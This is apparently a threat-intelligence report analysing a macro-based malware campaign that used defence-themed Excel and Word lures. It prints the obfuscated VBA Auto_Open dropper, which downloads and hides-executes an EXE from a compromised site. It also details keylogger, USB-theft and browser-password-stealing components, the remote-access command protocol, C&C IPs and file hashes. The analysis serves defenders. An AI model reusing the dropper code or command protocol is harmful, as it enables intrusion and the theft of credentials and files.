

Analysis of the Malicious XLS document

The .XLS document contains Visual Basic Applications (VBA) macros which will work if the macro execution is enabled in Microsoft Office settings. The Visual Basic code is divided into two files which are dependent on each other; they are named as 'Module1' and 'Module2'.

- **Module1** contains call to DownloadFile() function which contains a link to the compromised website and call to ShellExecute() function which executes the downloaded PE file.
- **Module2** contains implementation for DownloadFile() and ShellExecute() function.

Figure 4 shows the code of Module1 that downloads and executes the components of malware from the configured server:

```
Sub Auto_Open() 'now only one link will be downloaded and saved with name javal2.exe
will be executed
Dim EOuVC As Integer
If DownloadFile(Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & Chr(119) &
Chr(119) & Chr(119) & Chr(46) & Chr(100) & Chr(105) & Chr(108) & Chr(105) & Chr(112) & Chr(98) & Chr(117) &
Chr(105) & Chr(108) & Chr(100) & Chr(99) & Chr(111) & Chr(110) & Chr(46) & Chr(99) & Chr(111) & Chr(46) &
Chr(105) & Chr(110) & Chr(47) & Chr(117) & Chr(115) & Chr(114) & Chr(47) & Chr(111) & Chr(115) & Chr(111) &
Chr(115) & Chr(46) & Chr(101) & Chr(120) & Chr(101), Environ("appdata") & "\Super.exe") = True Then
Dim number As Integer
number = 1
Dim sampleString As String
' Evaluate number and branch to appropriate label.
If number = 1 Then GoTo Line1 Else GoTo Line2
Line1:
sampleString = "Number equals 1"
GoTo LastLine
Line2:
' The following statement never gets executed because number = 1.
sampleString = "Number equals 2"
LastLine:
' Write "Number equals 1" in the Debug window.
Call ShellExecute(Environ("appdata") & "\Super.exe", vbHide)

```

Annotations in the code block:

- A red box highlights the `DownloadFile` call with the URL: `http://www.dipn.co.in/usr/osos.exe`. A downward arrow points from this URL to the text: "Downloads and saves file in %appdata% as Super.exe".
- Another red box highlights the `ShellExecute` call. A leftward arrow points from this call to the text: "Executes Super.exe".

Figure 4: Module1 macro file

As the user opens the .XLS document, the VBA macro gets executed. As shown in the above figure, it downloads a file "osos.exe" from the below given compromised link and saves the file in %APPDATA% path as "Super.exe".

On analysis, we came to know that some of these servers are actually compromised sites. The attacker has used these compromised sites for their malware campaign. The following figure 5 shows some of these compromised sites and the components present.



Figure 5: Compromised sites

In some cases, we have also observed **two stage servers** for downloading the main payload of the campaign. An .EXEL document having malicious macro access the text kept at the first stage server as shown in above figure, like `hxxp://www.sa[redacted]dhi.com/usr/api.txt`

This text file contains the location of the main payload. Now, this main payload is downloaded and executed by malicious macro.

Analysis of PE components

Analysis of Security_scan.exe

For being persistent in the system, the malware drops itself at: `%AppData%\System-Security\security_scan.exe`. Further, it sets the following registry entry with the above path:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\security_scan
```

This downloader component downloads the `msoclient.exe` using the following steps and commands. It connects to the Command and Control (C&C) Server and sends the following information in specific format as:

```
updatc = [UserName] | [MachineName] | [OS version details] | [securityAV]
```

Here [UserName] means actual User Name will be replaced their

The following figure 6 shows the list of the security software present in the binary. This component checks whether one of these security software is running on the targeted system.



```
Quick-Heal
Avira
Avast
MOD-32
Anti-Malware
Bit-Defender
F-Secure
AVG.
FProt
McAfee
Kaspersky.
Symantec
Microsoft-Security-Essentials
Panda
Sophos
VIPRE
Sophos.
SUPERAnti-Spyware
Ui-Robot
Norman
UBA-32
Virus-Buster
Not-Found
```

Figure 6: List of Security Software

If no security software is running, then it will send "Not Found". In response to this update, the command C&C server responds with a file name and executable file which is stored at: "\\%Application Data%\Microsoft-Security\msoclient.exe"

Analysis of msoclient.exe

For being persistent, it creates an auto-run registry entry as:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\msoclient
Value = "\\%Application Data%\Microsoft-Security\msoclient.exe"
```

This is the main component that downloads and executes the remaining components as shown in above figure 6. Among these components, NAudio.dll is a genuine file which is used by the attacker for malicious purpose. All the remaining components are downloaded from the same C&C server.

It receives commands from C&C server and performs action according to the given commands. All these commands have been discussed at the end of this report.

Analysis of msoklogs.exe

As the name suggests, this is a keylogger component. It logs keystrokes and stores it in the file:

```
"\\Application Data\Microsoft-Security\msoklogs"
```

In the newer version, we have seen keystrokes are being stored in registry key as shown in the below figure 7:

```
HKEY_CURRENT_USER\Software\%random string%
```




Figure 7: Key logs stored in registry

Logged keystrokes are saved as plain text. It does not apply any encryption to hide the content.

Analysis of usbdriver.exe

This component is continuously running in the system. When the user connects any USB drive, it copies files into a specific folder from the connected USB drive without the user's consent. Further, msoclient sends these files to the C&C server. It copies files which have one of the following extensions:

.Pdf, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pps, .ppsx, .txt

The usbdriver.exe creates the following files and folders:

1. %Application Data%\data : contains stolen files from USB drive.
2. %Application Data%\usb-driver : list of all files copied from USB drive.
3. %Application Data%\usb-driver\usbdriver.exe

Analysis of Msosystem.exe

The Msosystem.exe steals login password from the following browsers:

1. Google Chrome
2. Opera
3. Mozilla Firefox

The stolen data is stored in the file: "Application Data\Microsoft-Security\msosystem". Further, msoclient sends this data to C&C server.

This data is stored in the file in the following format:

```
"[origin_url]>[username_value]>[password_value]<"
```

Here ">" is used to indicate current record continued and "<" indicates new record will be started after this character.

Analysis of msoupdate.exe

Once the required data is stolen, msoclient.exe downloads *msoupdate.exe* which deletes all other components including itself.

Supported Commands:

Msoclient.exe communicates to C&C server and supports following commands:

Sr.No	Command	Description
Keylogger Related Commands		
1	klgs	Start keylogger
2	uklog	Msoclient.exe downloads and executes Keylogger Component after receiving this command
3	sysky	Sends Keylogged data to C&C in following format : [cmd-length][cmd][logFileDataLength][logFileData] Here cmd = "cdm-sysky=[fileName]"
4	clrklg	Kill Keylogger Component process i.e. Keyloggerprocess and deletes log file i.e. msologs
Screenshot Related Commands		
5	scrn	Start screen capturing
6	thumb	Sends snapshot image in GIF format and also information about snapshot in following form : [imagebyteStream] cdm-thumb=[Filename] > [CreationTime] > [Length] GIF image size is : 200, 150
7	scrsz	Using this command attacker sends screen size of screen-shots to be taken
8	scren	This takes screenshot image in JPEG format with size specified by attacker in "scrsz" command
9	stops	Stop taking screen-shots
File manager Related Commands		
18	filsz	Sends file info in following format : "cdm-filsz=[Filename] > [CreationTime] > [Length]"
19	dirs	Creates list of drives in system following format and sends it to the C&C [cmd][cmd length][Drive1] > [Drive2] >[DriveN] Here, cmd is " dirs "
20	fldr	Creates list of folders in specified directory in following format and sends it to the C&C: [cmd][cmd length][folder1] > [folder2] >[FolderN] here cmd is "fldr"
21	fles	Creates list of files in specified directory in following format and sends it to the C&C: [cmd][cmd length][file1] > [File2] >[FileN] Here cmd is "fles"

22	file	Stores list of files present in specified directory in one file and send this file to C&C server
23	delt	Deletes the specified file
Process Manager Related Commands		
24	Procl	Sends information about running processes in following format : “[cmd][cmd length][process.Id]>[ProcessName]>[Performancecounter]>[fileDescription]<” Here cmd is “cdm-procl=processes”
25	endpo	Kill specified process
Other Commands		
26	mesg	Prompts the "Alert message box" with specified message
27	runf	Executes the specified File with given parameter the command is given as follows [runf][Filename] > [parameter]
28	uclntn	Using this command attacker sends client no : eg : uclntn = 100 Windows_Defender.exe will set following key which is used further by attacker to identify client: KEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\newnumber Value = Number received from C&C server.
29	rupth	send log file path in format : apth= [log file path]
30	Info	Sends the following information MAC address [Computer name] [User name] [IP address] [OS version info] apver [antivirus installed] userUpdate [clientNum] Where apver : product name and product version of malware userupdate: tells which component is not present on system: Userupdate can have following one or many values : uklog : if “Keylogger Component.exe” is not present. secup : if “security_scan.exe” is not present. sndps : if “Password Stealer Component” is not present. audio : if “naudio.dll” is not present. usbdiv : if “usbdriver.exe” is not present.
31	secup	Copy file from “\Application Data\System-Security\Security_scan.exe” to “\Application Data\Microsoft-Security\Security_scan.exe” and makes it registry entry in : “SOFTWARE\Microsoft\Windows\CurrentVersion\Run” for persistence

--	--	--

Command and Control (C&C) Server information

All components are downloaded from a single IP address. All the gathered data is sent to same C&C server as per the received commands.

C&C server List:

5.189.145.44
 213.136.87.122
 80.241.221.109
 5.189.140.252
 93.104.20.230
 213.136.69.224
 185.2.100.188

All these IP's are located in Germany as shown in figure 8.


IP Address	213.136.87.122
Location	 Germany, Bayern, Munich
Latitude & Longitude	48.137430, 11.575490 (48°8'15"N 11°34'32"E)

Figure 8: C&C server location



80.241.221.109 IP address information

📍 Geolocation	
Country	DE
Autonomous System	51167 (Contabo GmbH)
📄 Passive DNS replication	
VirusTotal's passive DNS only stores address records. The following domains resolved to the given IP address.	
2014-11-20	indiatnews.info
2014-11-20	mail.indiatnews.info

Figure 9: IP Address Information from VirusTotal

Detection Statistics of components

The following figure highlights the detection statistics of components used for this attack. With more than 60,000 detections from Nov 2014 to Jan 2016, this campaign is still going on.




Figure 10: Detection Statistics

Interesting Observations

PDB Paths

One interesting observation found in all binaries i.e., pdb path for each project file is as shown below:

```
E:\Projects\m_project\main\mj ahmed\msoklogscs\obj\x86\Debug\msoklogs.pdb
E:\Projects\m_project\main\mj ahmed\usbdriver\usb\obj\x86\Debug\usbdriver.pdb
E:\Projects\m_project\main\mj ahmed\msupdate\msupdate\obj\x86\Debug\msupdate.pdb
E:\Projects\m_project\main\mj ahmed\Key Logger\nvidia\nvidia\obj\x86\Debug\klogs.pdb
E:\Projects\m_project\main\mj ahmed\client\client\msoclient\obj\x86\Debug\msoclient.pdb
E:\Projects\m_project\main\mj ahmed\filebinder\security_scan\security_scan\obj\x86\Debug
E:\Projects\m_project\main\mj ahmed\msoclient\intellVGA\intellVGA\obj\x86\Debug\msoclient.pdb
E:\Projects\m_project\main\mj ahmed\msosystem\intellAudio\intellAudio\obj\x86\Debug\msosystem.pdb
E:\Projects\m_project\main\mj sharyar\worm\wormfiles\folder\obj\x86\Debug\folder.pdb
E:\Projects\m_project\main\mj sharyar\Client\msoutlook\msoutlook\obj\x86\Debug\msoutlook.pdb
E:\Projects\m_project\main\mj sharyar\filebinder\security_scan\security_scan\obj\x86\Debug\docx.pdb
E:\Projects\m_project\main\mj shahin\225\client\msoclient\obj\x86\Debug\msservices.pdb
E:\Projects\m_project\main\mj baseer\Thin Client\security_scan\obj\x86\Debug\wanscan.pdb
E:\Projects\m_project\main\download_url_file\download_url_file\obj\x86\Debug\url_file.pdb
E:\Projects\m_project\main\New System\client\msoclient\obj\x86\Debug\SkypeTM.pdb
E:\Projects\or_project\in_shaib\Client\microsoftDefender\microsoftDefender\obj\x86\Debug
E:\Projects\or_project\is_shaib\Thin Client\totalSecurity\totalSecurity\obj\x86\Debug\ totalSecurity.pdb
E:\Projects\mi_project\_shib\122\Thin Client\totalSecurity\totalSecurity\obj\x86\Debug\ totalSecurity.pdb
```


C:\Users\Fujitsu\Desktop\ThCient\msantimalware\msantimalware\obj\x86\Debug\msantimalware.pdb

List of Malicious documents used in attack

In the below table, you can see that most of the document names are related to Defense and Telecom organization.

File Name	MD5	Detection Name
AWHOUpcoming-Projects.doc	1F82E509371C1C29B40B865BA77D091A	CVE-2012-0158.K
AWHO Latest Cost (1).xls	438031B9D79A17B776B7397E989DD073	X97M.Dropper.SK
AWHOUpcoming-Projects.xls	278FD26BE39A06D5E19C5E7FD7D3DCC2	
un-jobs-details.xls	76F410C27D97E6C0403DF274BED5F6E	
mobilenumber.xls	284FB81DAEE2797D5CDC15544E24269E	X97M.Dropper.Gen
4 Sikh Army Officers being trialed.doc	0197FF119E1724A1FFBF33DF14411001	Exp.RTF.CVE-2012-0158.K
army-air-defenceengineers-and-signal.doc	68773F362D5AB4897D4CA217A9F53975	Exp.RTF.CVE-2012-0158.K
army-air-defenceengineers-and-signal-Defence_and_Para_Military_Forces_Personnel_plot_scheme (1).xls	0A8DF64DFBA79417EF7E1CF7BD09FBD4	X97M.Dropper.DZ
adidas-list.xls	FBB848625E1B2CD4AD62344991F8BA25	
awho_handout_2015.xls	7F2609A999B7E4339998116847B553EA	
csd-ready-list.xls	3D5CB1A55566DB519A58B3D4C14679FC	
Order-invoice-876jcn7.xls	E12F55C414411CBFFD5F48C0D2D81372	
Raw_Spy_Arrested.doc	E6CE12AD9B5F6FEF9A496D647C35B668	Exp.RTF.CVE-2012-0158.D
awho_handout_2015.doc	C61FAC9BF27FD00380A48D71ADDDF079	

Component Names

Names given to the components are such that, the component is part of Microsoft's security software or any other genuine software. List of all such components which we have come across is mentioned below:

```
\Application Data\usb-driver\usbdriver.exe
\Application Data\Secure_Scan\secure_scan.exe
\Application Data\Microsoft-Security\msoklogs.exe
\Application Data\SmartSecurity\smartSecurity.exe
\Application Data\Microsoft-Security\msoclient.exe
\Application Data\Roaming\outlook\msoutlook.exe
\Application Data\Microsoft-Security\msosystem.exe
\Application Data\Microsoft-Security\msoupdate.exe
\Application Data\System-Security\Security_scan.exe
\Application Data\Roaming\windows_office\office.exe
\Application Data\Microsoft_Windows\windows_defender.exe
\Application Data\Microsoft_Windows\dotnetframework_update.exe
\Application Data\Super.exe
\Application Data\javavg.exe
%PROFILE%\Hcl\Downloads\personal-profile.zip
```

END